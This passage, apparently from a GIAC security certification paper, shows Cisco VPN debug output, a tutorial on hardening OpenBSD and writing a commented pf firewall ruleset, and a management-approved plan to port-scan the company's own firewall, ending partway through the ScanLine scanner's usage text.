dpt:500
OAK_QM exchange
oakley_process_quick_mode:
OAK_QM_IDLE
ISAKMP (0): processing SA payload. message ID = 1355400956
ISAKMP : Checking IPsec proposal 1
ISAKMP: transform 1, ESP_AES
ISAKMP:   attributes in transform:
ISAKMP:     authenticator is HMAC-MD5
ISAKMP:     key length is 256
ISAKMP:     encaps is 1
ISAKMP:     SA life type in seconds
ISAKMP:     SA life duration (VPI) of  0x0 0x20 0xc4 0x9b
crypto_isakmp_process_block:src:24.116.117.2, dest:24.116.117.240 spt:500
dpt:500
crypto_isakmp_process_block:src:24.116.117.2, dest:24.116.117.240 spt:500
dpt:500
ISAKMP (0): processing NOTIFY payload 36136 protocol 1
spi 0, message ID = 3117486698
ISAKMP (0): received DPD_R_U_THERE from peer 24.116.117.2
ISAKMP (0): sending NOTIFY message 36137 protocol 1
return status is IKMP_NO_ERR_NO_TRANS
crypto_isakmp_process_block:src:24.116.117.2, dest:24.116.117.240 spt:500
dpt:500
ISAKMP (0): processing NOTIFY payload 36136 protocol 1
spi 0, message ID = 3943103164
ISAKMP (0): received DPD_R_U_THERE from peer 24.116.117.2
ISAKMP (0): sending NOTIFY message 36137 protocol 1
return status is IKMP_NO_ERR_NO_TRANS
crypto_isakmp_process_block:src:24.116.117.2, dest:24.116.117.240 spt:500
dpt:500
ISAKMP (0): processing NOTIFY payload 36136 protocol 1
spi 0, message ID = 1805292693
ISAKMP (0): received DPD_R_U_THERE from peer 24.116.117.2
ISAKMP (0): sending NOTIFY message 36137 protocol 1
return status is IKMP_NO_ERR_NO_TRANS
ISADB: reaper checking SA 0x9feaec, conn_id = 0
crypto_isakmp_process_block:src:24.116.117.2, dest:24.116.117.240 spt:500
dpt:500
ISAKMP (0): processing NOTIFY payload 36136 protocol 1
spi 0, message ID = 3425236176
ISAKMP (0): received DPD_R_U_THERE from peer 24.116.117.2
ISAKMP (0): sending NOTIFY message 36137 protocol 1
return status is IKMP_NO_ERR_NO_TRANS

GIACVPN1# sh isakmp sa

Total      : 1
Embryonic  : 0
      dst          src          state      pending      created
24.116.117.240    24.116.117.2    QM_IDLE        0             1

```

```

GIACVPN1# sh crypto ipsec sa

interface: outside

    Crypto map tag: giacdialinmap, local addr. 24.116.117.240
    local ident (addr/mask/prot/port): (0.0.0.0/0.0.0.0/0/0)
    remote ident (addr/mask/prot/port): (172.16.27.21/255.255.255.255/0/0)
    current_peer: 24.116.117.2:500
    dynamic allocated peer ip: 172.16.27.21
    PERMIT, flags={}
    #pkts encaps: 0, #pkts encrypt: 0, #pkts digest 0
    #pkts decaps: 49, #pkts decrypt: 49, #pkts verify 49
    #pkts compressed: 0, #pkts decompressed: 0
    #pkts not compressed: 0, #pkts compr. failed: 0, #pkts decompress
failed: 0
    #send errors 0, #recv errors 0
    local crypto endpt.: 24.116.117.240, remote crypto endpt.:
24.116.117.2
    path mtu 1500, ipsec overhead 64, media mtu 1500
    current outbound spi: 5414c433
    inbound esp sas:
        spi: 0x71ad0580(1907164544)
        transform: esp-aes-256 esp-sha-hmac ,
        in use settings ={Tunnel, }
        slot: 0, conn id: 2, crypto map: giacdialinmap
        sa timing: remaining key lifetime (k/sec): (4607991/28730)
        IV size: 16 bytes
        replay detection support: Y

    inbound ah sas:
    inbound pcp sas:
    outbound esp sas:
        spi: 0x5414c433(1410647091)
        transform: esp-aes-256 esp-sha-hmac ,
        in use settings ={Tunnel, }
        slot: 0, conn id: 1, crypto map: giacdialinmap
        sa timing: remaining key lifetime (k/sec): (4608000/28730)
        IV size: 16 bytes
        replay detection support: Y

    outbound ah sas:
    outbound pcp sas:

GIACVPN1# sh crypto map

Crypto Map: "giacdialinmap" interfaces: { outside }
    client configuration address initiate

Crypto Map "giacdialinmap" 10 ipsec-isakmp
    Dynamic map template tag: dynmap

Crypto Map "giacdialinmap" 20 ipsec-isakmp

```

```

Peer = 24.116.117.2
access-list dynacl7; 1 elements
access-list dynacl7 line 1 permit ip any host 172.16.27.21
(hitcnt=0)
    dynamic (created from dynamic map dynmap/20)
Current peer: 24.116.117.2
Security association lifetime: 4608000 kilobytes/28800 seconds
PFS (Y/N): N
Transform sets={ vpnset, }

GIACVPN1# sh crypto ipsec transform-set

Transform set vpnset: { esp-aes-256 esp-sha-hmac  }
    will negotiate = { Tunnel,  },

GIACVPN1# u all
GIACVPN1#

```

### C. Tutorial on OpenBSD and pf

GIAC Enterprises chose OpenBSD 3.3 running pf as its primary security device. OpenBSD<sup>29</sup> offers many advantages to startups, chief among them is its cost – it's FREE. The reader is cautioned to not mistake "free" as equivalent to cheaply constructed, poorly documented, or not powerful. OpenBSD is well-documented, portable, powerful, and correct in its compliance to Unix standards. It also offers a host of features not commonly found on free firewalls, including NAT, proxies (like FTP and Squid), bandwidth shaping and priority queuing, user authentication, and packet logging.

That being said, its most striking feature is its adherence to the goal of being the most secure operating system in the world. Many security features are built directly into the code, allowing the OpenBSD web site to proudly proclaim

**Only one remote hole in the default install, in more than 7 years!**

Documenting the entire installation of OpenBSD, click-by-click, is not the intended goal. Salient points will be mentioned along the way, but the goal is to move quickly to a description of pf and its configuration.

#### 1. Install the O.S.

While OpenBSD can be installed directly from the Internet over HTTP or FTP, GIAC chose to support the project by purchasing it on CD-ROM directly from the web site.<sup>30</sup>

<sup>29</sup> <http://www.openbsd.org>

<sup>30</sup> <http://www.openbsd.org/orders.html>

GIAC chose a Compaq Prosignia 720 server to house OpenBSD. This server is suitably equipped with 512 MB RAM, a 9GB SCSI drive, and 4-network interface cards. More robust and redundant hardware will be deployed when company financials allow.

Follow the printed directions that accompany the CD-ROM, including suggestions for partitions and mount points. Have a reference book at your side for additional help. Reboot the machine when the installation is complete and continue with patching the base O.S.

## 2. Install the Source Code

Insert the CD-ROM from which you installed OpenBSD and mount the drive. Browse to the `/xyx/fdsdd/` directory and extract the source to `/usr/src`

```
# cd /usr/src
# tar -xvzf srcsys.tar.gz
...
```

## 3. Patch the O.S.

Visit the OpenBSD website and browse to the Patches link. Download the tar.gz file which includes all the patches<sup>31</sup>. As of the date of this writing, there were 8 security hotfixes that needed to be applied to OpenBSD 3.3. Consult the OpenBSD FAQ<sup>32</sup> for detailed instructions on installing patches.

## 4. Configure the O.S.

- a. Set the time zone and date:

```
# ln -fs /usr/share/zoneinfo/US/Central /etc/localtime
# date 0308311816
Sun Aug 31 18:16:00 CST 2003
```

- b. Set the host name:

```
# vi /etc/myname      (enter your hostname and save the change)
# cat /etc/myname
giacfw01.giac.com
```

---

<sup>31</sup> <http://www.openbsd.org/errata.html>

<sup>32</sup> <http://www.openbsd.org/faq/faq10.html#patches>

c. Configure networking:

Use **ifconfig -a** to see the network cards that OpenBSD installed. GIACFW01 has four cards – fxp0, xl0, xl1, and xl2. Configure fxp0 by editing /etc/hostname.fxp0 to read “inet 172.16.25.1 255.255.255.0 NONE” (without the quotes). Continue by editing /etc/hostname.xl0, /etc/hostname.xl2, and /etc/hostname.xl2. When finished, the output of ifconfig -a should look something like this:

```
lo0: flags=8049<UP,LOOPBACK,RUNNING,MULTICAST> mtu 33224
    inet 127.0.0.1 netmask 0xff000000
    inet6 ::1 prefixlen 128
    inet6 fe80::1%lo0 prefixlen 64 scopeid 0x8
fxp0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu
1500
    address: 00:50:8b:a8:11:48
    media: Ethernet autoselect (100baseTX full-duplex)
    status: active
    inet 172.16.25.1 netmask 0xffffffff00 broadcast
172.16.25.255
    inet6 fe80::250:8bff:fea8:1148%fxp0 prefixlen 64
scopeid 0x1
xl0: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu
1500
    address: 00:50:da:bd:6f:f7
    media: Ethernet autoselect (100baseTX)
    status: active
    inet 172.16.26.1 netmask 0xffffffff00 broadcast
172.16.26.255
    inet6 fe80::250:daff:febd:6ff7%xl0 prefixlen 64 scopeid
0x2
xl1: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu
1500
    address: 00:50:04:62:17:51
    media: Ethernet autoselect (none)
    status: active
    inet 172.16.28.1 netmask 0xffffffff00 broadcast
172.16.28.255
    inet6 fe80::250:4ff:fe62:1751%xl1 prefixlen 64 scopeid
0x3
xl2: flags=8843<UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST> mtu
1500
    address: 00:04:75:ae:df:6c
    media: Ethernet autoselect (100baseTX full-duplex)
    status: active
    inet 172.16.27.1 netmask 0xffffffff00 broadcast
172.16.27.255
    inet6 fe80::204:75ff:feae:df6c%xl2 prefixlen 64 scopeid
0x4
```

Since the 172.16.26.0, 172.16.27.0, and 172.16.28.0 subnets are directly connected, the firewall does not need additional entries in its routing table to direct traffic to these networks. For all other traffic, we will configure a default gateway of 172.16.25.2 in **/etc/mygate**. This IP address represents the next hop router; in our case, this is the inside interface on the border router.

d. Enable packet forwarding:

To allow OpenBSD to forward (route) packets from one interface to another, uncomment out the following line in **/etc/sysctl.conf** and for extra protection, enable encryption on swap pages:

```
Net.inet.ip.forwarding=1
Vm.swapencrypt.enable=1
```

e. Disable unneeded services:

Modify **/etc/inetd.conf** by commenting out ident, comsat, daytime, time, rstatd, and rusersd.

Modify **/etc/rc.conf** by disabling:

```
Sendmail_flags=NO
Ntpd=NO
Check_quotas=NO
Portmap=NO
Sshd_flags=NO
```

f. Add a banner MOTD:

Edit **/etc/motd** to include the following text:

```
This is a private system operated for and by GIAC Enterprises.
Authorization from GIAC management is required to use this
system. Use by unauthorized persons is prohibited.
```

g. Configure Mail Aliases:

Edit **/etc/mail/aliases** to reflect an actual email address:

```
# Well-known aliases - these should be filled in!
root:    support@giac.com
manager: support@giac.com
dumper:  support@giac.com
```



## 5. Configure PF

Configure OpenBSD to run pf automatically at system startup and tell it to use the configuration file **/etc/pf.conf** by modifying two lines in **/etc/rc.conf**:

```
Pf=YES  
Pf_rules=/etc/pf.conf
```

Pf will use the configuration file stored in **/etc/pf.conf** from which to load rules. Pf.conf is an ASCII text file which can be edited with vi, the common Unix text editor. Rules are subject to *pf.conf(5)*.

The sample **/etc/pf.conf** file that accompanies the default installation of OpenBSD contains a set of sample rules listed in order by feature. The order in which features appears is very important and a ruleset will not load if the features are not organized correctly.

The direction keywords {in, out} found in each pf rule are perhaps the most confusing part of pf. Try following this mindset:

Think of yourself sitting inside the OpenBSD server itself, watching packets fly back and forth. A packet originating from the public Internet is sent to the firewall's interface xl0 by the border router, ultimately destined for a server residing on the internal network (via interface xl1).

When the packet arrives on interface xl0, the firewall defines this as an inbound packet and thus looks in pf.conf for a matching rule with the keyword {in} for interface xl0. In this example, we'll assume a matching rule is found which allows further processing of this packet.

Next, the firewall knows the server is on the internal network via interface xl1 based on its routing table. As the firewall prepares to move the packet from xl0 to xl1, it defines the packet as an outbound packet and thus looks in pf.conf for a matching rule with the keyword {out} for interface xl1. In this example, we'll assume a matching rule is found and the firewall this allows the packet to exit out via interface xl1 towards the intended destination IP.

In this example, the firewall viewed the packet as having two distinct directions, each of which required a check of the ruleset. The first check is inbound on interface xl0 and the second check is outbound on interface xl1. We'll see in GIAC's final firewall configuration that rules can also be defined based on source and destination IP addresses, protocols (tcp, udp, and icmp), ports, TCP flags, and TCP states.

The second most misunderstood portion of pf (at least in this author's opinion) is the timing at which pf concludes it does or does not have a rule match. In the world of Cisco ACLs, a packet is compared to the first line

of the access-list and continues until a match is found. Once a match is found, no further processing is applied to the packet.

In pf, this is not necessarily true. Packets are evaluated sequentially, beginning with the first rule, but unless a rule is found that uses the {quick} keyword, the packet will be continue to be evaluated against ALL filter rules before the firewall makes a decision. In this case, the LAST rule to match is considered the winner.

Also unlike Cisco ACL's, which include an implicit "deny all", OpenBSD's pf includes an implicit "pass all" (allow). This behavior can be modified, as we will see shortly.

The third warning is to all those Windows administrators for whom Unix is not yet completely native: don't forget in pf (and all things in Unix, for that matter) that syntax is case-sensitive. A rule beginning with "Pass" is NOT the same thing as a rule beginning with "pass". If *pfctl* rejects your rule syntax when you attempt to load it, don't overlook obvious typographical mistakes like this.

The fourth and final precaution is that pf allows us to take certain shortcuts when writing rules which won't seem obvious until some examples are pointed out.

With these caveats in mind, let's examine the syntax of a basic pf packet filtering rule. The reader is encouraged to view the complete man page of *pf.conf*.<sup>33</sup> Here is the basic syntax of a pf rule: (see the complete syntax at the OpenBSD pf FAQ)<sup>34</sup>, simplified tremendously for purposes of brevity:

```
action direction [quick] on int [af] [proto protocol] \
    from src_addr [port src_port] to dst_addr [port dst_port] \
    [tcp_flags] [state]
```

#### *action*

either accept or reject the packet. In pf terms, the action can be either *pass* (accept the packet) or *block* (reject the packet).

#### *Direction*

The direction a packet is moving with respect to an interface on the firewall, either *in* or *out*.

---

<sup>33</sup> <http://www.openbsd.org/cgi-bin/man.cgi?query=pf.conf&apropos=0&sektion=0&manpath=OpenBSD+Current&arch=i386&format=html>

<sup>34</sup> <http://www.openbsd.org/faq/pf>

### Quick

If a rule is written with the *quick* keyword, then this rule is considered the last matching rule and it wins without further consideration of any of the following rules.

### Int

This specifies the interface by name, e.g. xl0 or fxp0.

### Af

The protocol family; inet for Ipv4 and inet6 for Ipv6.

### Protocol

The Transport layer protocol, e.g. tcp, udp, or icmp

### Flags

This filters based on the flags that are set out of a list of flags. One popular example is “flags S/SA” which means if the “S” flag is set and the “A” flag is not set, this rule matches.

Src\_addr and src\_port are obviously source addresses and ports. The same applies for dst\_addr and dst\_port.

### State

With tcp, udp, and icmp rules, pf can “keep state”, meaning it will track the connection’s state and modify rules dynamically to allow the associated return traffic. With tcp rules, pf can also “modulate state”, which we will discuss in further detail when we begin constructing rules.

GIAC’s final /etc/pf.conf ruleset is listed below. Explanations provided in blue text are part of the commentary and are not part of the ruleset (although they could be, as long as they are remarked out appropriately).

```
#      $OpenBSD: pf.conf,v 1.19 2003/03/24 01:47:28 ian Exp $
#
# See pf.conf(5) and /usr/share/pf for syntax and examples.
# Required order: options, normalization, queuing, translation, #
# filtering.
# Macros and tables may be defined and used anywhere.
# Note that translation rules are first match while filter rules
# are last match.

# Macros: define common values, so they can be referenced and
# changed easily.
#ext_if="ext0"      # replace with actual external interface name
# i.e., dc0
#int_if="int0"      # replace with actual internal interface name
# i.e., dc1
#internal_net="10.1.1.1/8"
#external_addr="192.168.1.1"
```

```

# GIAC macros
# Here we define macros, which allow us to define variables.
# Macros can appear anywhere as long as they appear before they
# are first used.35
# The first macros we create give meaningful names to the
# firewall's interfaces.

DMZ_if="fxp0"
Public_if="xl0"
Internal_if="xl1"
VPN_if="xl2"
Loopback_if="lo0"

# The next macros we create give meaningful names to the IP
# addresses associated with servers. The beauty of this approach
# is that if a server's IP address ever has to change, the
# firewall only needs to be modified in one place - the
# appropriate macro statement.

Public_Web_IP="172.16.26.4"
Public_DNS_IP="172.16.26.2"
Public_Mail_IP="172.16.26.3"

DomainController_IP="172.16.28.21"
DatabaseServer_IP="172.16.28.22"
TransactionServer_IP="172.16.28.23"
DNS_Server_IP="172.16.28.24"
Mail_Server_IP="172.16.28.25"
Utility_Server_IP="172.16.28.26"

# Tables: similar to macros, but more flexible for many
# addresses.
#table <foo> { 10.0.0.0/8, !10.1.0.0/16, 192.168.0.0/24,
# 192.168.1.18 }

# Here we create table variables that define groups of IP
# addresses within pf by pointing to a file. In our example,
# the file /etc/vpnusers contains all the IP addresses utilized
# by VPN users. This collective group of IP's can be referenced
# within pf by simply referring to the table <VPN_users_IP>
# at the appropriate place within the rule. Watch out for case
# sensitivity!

# ----- GIAC Tables, defining VPN users & Corporate users

table <VPN_users_IP> file "/etc/vpnusers"
table <Corp_users_IP> file "/etc/corpusers"

# take all pf defaults except for state limits; since we're
# running on older hardware, let's drop back the states limit
# from 10000 to 5000.
# Options: tune the behavior of pf, default values are given.

```

---

<sup>35</sup> Artymiak, p.88.

```

#set timeout { interval 30, frag 10 }
#set timeout { tcp.first 120, tcp.opening 30, tcp.established
# 86400 }
#set timeout { tcp.closing 900, tcp.finwait 45, tcp.closed 90 }
#set timeout { udp.first 60, udp.single 30, udp.multiple 60 }
#set timeout { icmp.first 20, icmp.error 10 }
#set timeout { other.first 60, other.single 30, other.multiple
# 60 }
#set limit { states 10000, frags 5000 }
set limit { states 5000, frags 5000 }
#set loginterface none
#set optimization normal

# here we explicitly set a policy that instructs pf to silently
# drop any
# packet that does not match a rule. We could allow pf to
# return the appropriate ICMP error message but that could be
# used maliciously against us.
set block-policy drop
#set require-order yes

# Normalization: reassemble fragments and resolve or reduce
# traffic ambiguities.
#scrub in all
# here we explicitly set a policy which tells pf to normalize
# all fragmented or malformed packets received inbound on all
# interfaces and sent outbound from all interfaces. We will
# cache the fragments until the entire packet arrives and then
# pass the complete packet on down for comparison to later
# rules. This will protect weak TCP/IP stack implementations
# and reduce the changes that malicious packet fragments could
# be used to DoS us.
scrub in all fragment reassemble
scrub out all fragment reassemble

# Accept default bandwidth shaping policies
# Queuing: rule-based bandwidth control.
#altq on $ext_if bandwidth 2Mb cbq queue { dflt, developers,
marketing }
#queue dflt bandwidth 5% cbq(default)
#queue developers bandwidth 80%
#queue marketing bandwidth 15%

# We are leaving translation and redirection untouched, since
# our border router is handling NAT for us.
# Translation: specify how addresses are to be mapped or
# redirected.
# nat: packets going out through $ext_if with source address
# $internal_net will
# get translated as coming from the address of $ext_if, a state
# is created for
# such packets, and incoming packets will be redirected to the
# internal address.
#nat on $ext_if from $internal_net to any -> ($ext_if)

# rdr: packets coming in on $ext_if with destination

```

```

# $external_addr:1234 will
# be redirected to 10.1.1.1:5678. A state is created for such
# packets, and
# outgoing packets will be translated as coming from the
# external address.
#rdr on $ext_if proto tcp from any to $external_addr/32 port
# 1234 -> 10.1.1.1 port 5678

# rdr outgoing FTP requests to the ftp-proxy
#rdr on $int_if proto tcp from any to any port ftp -> 127.0.0.1
# port 8021

# spamd-setup puts addresses to be redirected into table
# <spamd>.
#table <spamd> persist
#no rdr on { lo0, lo1 } from any to any
#rdr inet proto tcp from <spamd> to any port smtp -> 127.0.0.1
# port 8025

# Default filtering rules, left remarked out here as examples
# Filtering: the implicit first two rules are
#pass in all
#pass out all

# block all incoming packets but allow ssh, pass all outgoing
# tcp and udp
# connections and keep state, logging blocked packets.
#block in log all
#pass in on $ext_if proto tcp from any to $ext_if port 22 keep
# state
#pass out on $ext_if proto { tcp, udp } all keep state

# pass incoming packets destined to the addresses given in table
# <foo>.
#pass in on $ext_if proto { tcp, udp } from any to <foo> port 80
# keep state

# pass incoming ports for ftp-proxy
#pass in on $ext_if inet proto tcp from any to $ext_if user
# proxy keep state

# assign packets to a queue.
#pass out on $ext_if from 192.168.0.0/24 to any keep state queue
# developers
#pass out on $ext_if from 192.168.1.0/24 to any keep state queue
# marketing

# GIAC-specific packet filter rules

# Allow the local loopback interface at 127.0.0.1 to send and
# receive traffic unencumbered. Notice that the keyword "quick"
# is used, which means pf will stop immediately and not consult
# any other rule for Loopback traffic.
pass in quick on $Loopback_if all
pass out quick on $Loopback_if all

```

```

# Here we write the rules which define packet movement in and
# out of the DMZ interface.

# ----- Allow any inbound traffic on the DMZ interface when the
# source IP is "any" and the destination IP is that of the
# Public Mail relay server, when the protocol is TCP and the
# port is 25, when the "S" flag is set but the "A" flag is not
# set, and modulate state for the connection.
# Modulate state means that pf will take the ISN - Initial
# Sequence Number that the client
# and server both use and replace it with a highly random ISN,
# translating between the two when required. This reduces the
# risk that the ISN of a poor TCP/IP stack can be guessed or
# predicted. The "\" at the end of the
# first line tells pf to continue reading the rule on the next
# line. It is written this way to make it easy to read for us.
pass in quick on $DMZ_if proto tcp from any to $Public_Mail_IP \
port 25 flags S/SA modulate state

# Notice in this rule than ports 80 and 443 were combined into a
# single rule.
# This is one type of shortcut that we mentioned earlier. We
# could have written 2 rules -- one rule for each port, but pf
# will do that for us as we will see later. Also notice that an
# outbound rule for the return traffic is not needed - pf will
# keep track of state and open the hole accordingly.
pass in quick on $DMZ_if proto tcp from any to $Public_Web_IP \
port { 80, 443 } flags S/SA modulate state

# Here is an example of where GIAC uses a table named
# <Corp_users_IP> to define the range of Source IP's in this
# rule.
pass out quick on $DMZ_if proto tcp from <Corp_users_IP> to any \
port { 80, 443 } flags S/SA modulate state

pass in quick on $DMZ_if proto udp from any to $Public_DNS_IP \
port 53 keep state
# Notice that pf cannot modulate state on UDP or ICMP.

# Notice that all rules related to the DMZ interface are grouped
# together, to speed up pf processing. Pf performs an automatic
# ruleset optimization called "skip-step" to accelerate the
# processing of packets. Pf computes skip-steps in this order:
# interface, protocol, source address, source port, destination
# address, and destination port. Thus, within the DMZ interface
# rules, notice that TCP rules are grouped together, followed by
# UDP rules.

# Remaining rules are used to enforce access restrictions listed
# in Table xyz.

pass in quick on $VPN_if proto tcp from <VPN_users_IP> to \
$Mail_Server_IP \
port 25 flags S/SA modulate state

pass in quick on $VPN_if proto udp from <VPN_users_IP> to \

```

```

$DNS_Server_IP \
port 53 keep state

pass out quick on $Public_if proto tcp from any to \
$Public_Web_IP \
port { 80, 443 } flags S/SA modulate state

pass out quick on $Public_if proto tcp from any to \
$Public_Mail_IP \
port 25 flags S/SA modulate state

pass in quick on $Public_if proto tcp from $Public_Web_IP to \
$TransactionServer_IP \
port 443 modulate state

pass out quick on $Public_if proto tcp from $Mail_Server_IP to \
$Public_Mail_IP \
port 25 flags S/SA modulate state

pass out quick on $Public_if proto udp from $DNS_Server_IP to \
$Public_DNS_IP \
port 53 keep state

pass out quick on $Public_if proto udp from any to \
$Public_DNS_IP \
port 53 keep state

pass out quick on $Internal_if proto tcp from $Public_Web_IP to \
$TransactionServer_IP \
port 443 flags S/SA modulate state

pass in quick on $Internal_if proto tcp from <Corp_users_IP> to \
any port { 80, 443 } flags S/SA modulate state

pass in quick on $Internal_if proto tcp from $Mail_Server_IP to \
$Public_Mail_IP \
port 25 flags S/SA modulate state

pass out quick on $Internal_if proto tcp from <VPN_users_IP> to \
$Mail_Server_IP \
port 25 flags S/SA modulate state

pass out quick on $Internal_if proto udp from <VPN_users_IP> to \
$DNS_Server_IP \
port 53 keep state

pass in quick on $Internal_if proto udp from $DNS_Server_IP to \
$Public_DNS_IP \
port 53 keep state

# Here we write rules that permit ICMP Type 3 Code 4 messages -
# Fragmentation is needed but the Don't Fragment bit is sent.
pass in inet proto icmp icmp-type 3 code 4 keep state
pass out inet proto icmp icmp-type 3 code 4 keep state

# pf makes it very convenient to filter spoofed packets with the
# antispoof keyword. The interpretation of this keyword will be

```



```
# explained later in this section.
antispoof for $DMZ_if
antispoof for $Public_if
antispoof for $VPN_if
antispoof for $Internal_if

# Just for caution, let's deny all IPv6 traffic.
block in quick inet6 all
block out quick inet6 all

# And for good measure, we'll write a final set of rules that is
# functionally equivalent to a Cisco ACL's implicit "deny all".
block in all
block out all
```

The behavior of pf is controlled with *pfctl(8)*. First, we'll enable pf with the **-e** switch, then we'll load our new rules with the **-f** switch from **/etc/pf.conf**:

```
# pfctl -e
# pfctl -f /etc/pf.conf
```

Pfctl will complain if you have a syntax mistake and it will not load your ruleset. If you made a mistake and want to reload pf.conf, use the **-F** switch with pfctl to flush the existing ruleset first.

Recall earlier when we said pf would allow us to write rules with certain shortcuts? Use the **-s** switch to see how pf has expanded your rules:

```
# pfctl -s rules
scrub in all fragment reassemble
scrub out all fragment reassemble
! ----- notice that all macros are gone now and replaced with
! ----- their actuals in this instance, Loopback_if is replaced
! ----- with lo0.
pass in quick on lo0 all
pass out quick on lo0 all
pass in quick on fxp0 inet proto tcp from any to 172.16.26.3
port = smtp flags S/SA modulate state
! ----- notice that our shortcut rule which combined ports {80,
! ----- 443} has now been expanded into 2 separate rules
! ----- notice that server-name macros have been replaced with
! ----- their actual IP address
! ----- notice that our shortcut rule didn't specify IPv4 or
! ----- IPv6 but pf assumes we mean IPv4 hence the "inet"
! ----- keyword in all rules
pass in quick on fxp0 inet proto tcp from any to 172.16.26.4
port = www flags S/SA modulate state
pass in quick on fxp0 inet proto tcp from any to 172.16.26.4
port = https flags S/SA modulate state
pass out quick on fxp0 proto tcp from <Corp_users_IP> to any
port = www flags S/SA modulate state
pass out quick on fxp0 proto tcp from <Corp_users_IP> to any
port = https flags S/SA modulate state
```

```

pass in quick on fxp0 inet proto udp from any to 172.16.26.2
port = domain keep state
pass in quick on xl2 inet proto tcp from <VPN_users_IP> to
172.16.28.25 port = smtp flags S/SA modulate state
pass in quick on xl2 inet proto udp from <VPN_users_IP> to
172.16.28.24 port = domain keep state
pass out quick on xl0 inet proto tcp from any to 172.16.26.4
port = www flags S/SA modulate state
pass out quick on xl0 inet proto tcp from any to 172.16.26.4
port = https flags S/SA modulate state
pass out quick on xl0 inet proto tcp from any to 172.16.26.3
port = smtp flags S/SA modulate state
pass in quick on xl0 inet proto tcp from 172.16.26.4 to
172.16.28.23 port = https flags S/SA modulate state
pass out quick on xl0 inet proto tcp from 172.16.28.25 to
172.16.26.3 port = smtp flags S/SA modulate state
pass out quick on xl0 inet proto udp from 172.16.28.24 to
172.16.26.2 port = domain keep state
pass out quick on xl0 inet proto udp from any to 172.16.26.2
port = domain keep state
pass out quick on xl1 inet proto tcp from 172.16.26.4 to
172.16.28.23 port = https flags S/SA modulate state
pass in quick on xl1 proto tcp from <Corp_users_IP> to any port
= www flags S/SA modulate state
pass in quick on xl1 proto tcp from <Corp_users_IP> to any port
= https flags S/SA modulate state
pass in quick on xl1 inet proto tcp from 172.16.28.25 to
172.16.26.3 port = smtp flags S/SA modulate state
pass out quick on xl1 inet proto tcp from <VPN_users_IP> to
172.16.28.25 port = smtp flags S/SA modulate state
pass out quick on xl1 inet proto udp from <VPN_users_IP> to
172.16.28.24 port = domain keep state
pass in quick on xl1 inet proto udp from 172.16.28.24 to
172.16.26.2 port = domain keep state
pass in inet proto icmp all icmp-type unreachable code needfrag keep
state
pass out inet proto icmp all icmp-type unreachable code needfrag
keep state
! ----- pf's antispoof shortcuts expand dramatically (and
! ----- easily, for our sake!)
! ----- the "!" in front of the interface name tells pf that
! ----- this rule applies to all interfaces EXCEPT the one which
! ----- follows the "!"
! ----- in the first example, pf knows that interface fxp0
! ----- resides on the 172.16.25.0/24 subnet. If it receives a
! ----- packet on any interface EXCEPT fxp0 with a source
! ----- address of 172.16.25.0/24, the packet should be
! ----- considered spoofed and thus dropped
block drop in on ! fxp0 inet from 172.16.25.0/24 to any
block drop in inet from 172.16.25.1 to any
block drop in on fxp0 inet6 from fe80::250:8bff:fea8:1148 to any
block drop in on ! xl0 inet from 172.16.26.0/24 to any
block drop in inet from 172.16.26.1 to any
block drop in on xl0 inet6 from fe80::250:daff:febd:6ff7 to any
block drop in on ! xl2 inet from 172.16.27.0/24 to any
block drop in inet from 172.16.27.1 to any
block drop in on xl2 inet6 from fe80::204:75ff:feae:df6c to any

```

```
block drop in on ! xll inet from 172.16.28.0/24 to any
block drop in inet from 172.16.28.1 to any
block drop in on xll inet6 from fe80::250:4ff:fe62:1751 to any
! ----- pf's expansion of our IPv6 rules
block drop in quick inet6 all
block drop out quick inet6 all
! ----- pf's expansion of our implicit deny all
block drop in all
block drop out all
```

## IV. Validation testing

GIAC's network security team insists on validation testing of the primary firewall to verify that the firewall correctly enforces the access controls and restrictions originally set forth in the design. The team has designed a test that will attempt to answer two (2) questions:

1. Does the firewall permit the traffic that it is designed to permit?
2. Does the firewall deny the traffic that it is designed to deny?

The test will consist of a series of port scans (launched by a corporate security team member) from various points in the network to identify listening services. A packet sniffer will be attached to the network during the port scan to detect whether packets are being forwarded by the firewall. Screenshots of the events will be captured with Snag-it.<sup>36</sup>

The test plan calls for scanning all TCP and UDP ports from 1-65535. No attempts will be made to modify the scanner's profile in an attempt to avoid intrusion detection. Based on previous experience, each scan will take approximately 4 hours, including setup time, scan time, and analysis.

When presented to the GIAC management team for preliminary approval, its primary concern related to the timing of the actual scans and the possible risks to production equipment. The security team would like to launch the scans at various times throughout the day and night, attempting to simulate real-world timing (hackers don't graciously wait until your peak business traffic has subsided, do they?) Management asked the security team to review its plan and discuss in detail the various contingencies for business continuity in the unlikely event of a problem.

After reviewing the final report, the GIAC management team agreed to allow scans at various times throughout the day and night, provided these modifications were made to the original plan:

---

<sup>36</sup> <http://www.techsmith.com/products/snagit/default.asp>

Before any server, firewall, or router is scanned, all critical data and configuration files will be backed up and stored in a secured location. Preparations shall include such things as:

1. Emergency Repair Disks shall be updated prior to any server scan.
2. System State Backups shall be prepared prior to any server scan.
3. Copies of critical files such as pf.conf shall be backed up securely.
4. All critical database and web content files shall be backed up securely.
5. Any ongoing scan shall be halted immediately if customer or employee feedback indicates that system responsiveness is being adversely impacted.

Estimated costs are listed in Table 4.

**Table 4 - Estimated Validation Costs**

<b><i>Task</i></b>	<b><i>Hours Required</i></b>	<b><i>Cost @ \$100/hr</i></b>
Documentation review	4	\$400
Conduct 10 scans; analyze	40	\$4000
Prepare final report	4	\$400
<b>Total</b>	<b>48</b>	<b>\$4800</b>

## A. Validation Results

Foundstone's ScanLine utility, an extremely fast TCP and UDP Win32 command-line port scanner, was utilized to audit the OpenBSD pf firewall rulebase against the access control and restrictions outlined in GIAC's policy (see **Table E – Policy Summary**). In each test, TCP/IP Builder<sup>37</sup> v.1.55 was used to create sockets listening on the appropriate ports. ScanLine offers the following options (excerpted from the utility's readme.txt file):

This is the usage line as reported by typing "sl" or "sl -?"

ScanLine (TM) 1.01  
Copyright (c) Foundstone, Inc. 2002  
<http://www.foundstone.com>

```
sl [-?bhijnprsTUvz]
    [-cdgmq <n>]
    [-fILoO <file>]
    [-tu <n>[,<n>-<n>]]
    IP[,IP-IP]
```

- ? - Shows this help text
- b - Get port banners
- c - Timeout for TCP and UDP attempts (ms). Default is 4000
- d - Delay between scans (ms). Default is 0
- f - Read IPs from file. Use "stdin" for stdin
- g - Bind to given local port
- h - Hide results for systems with no open ports
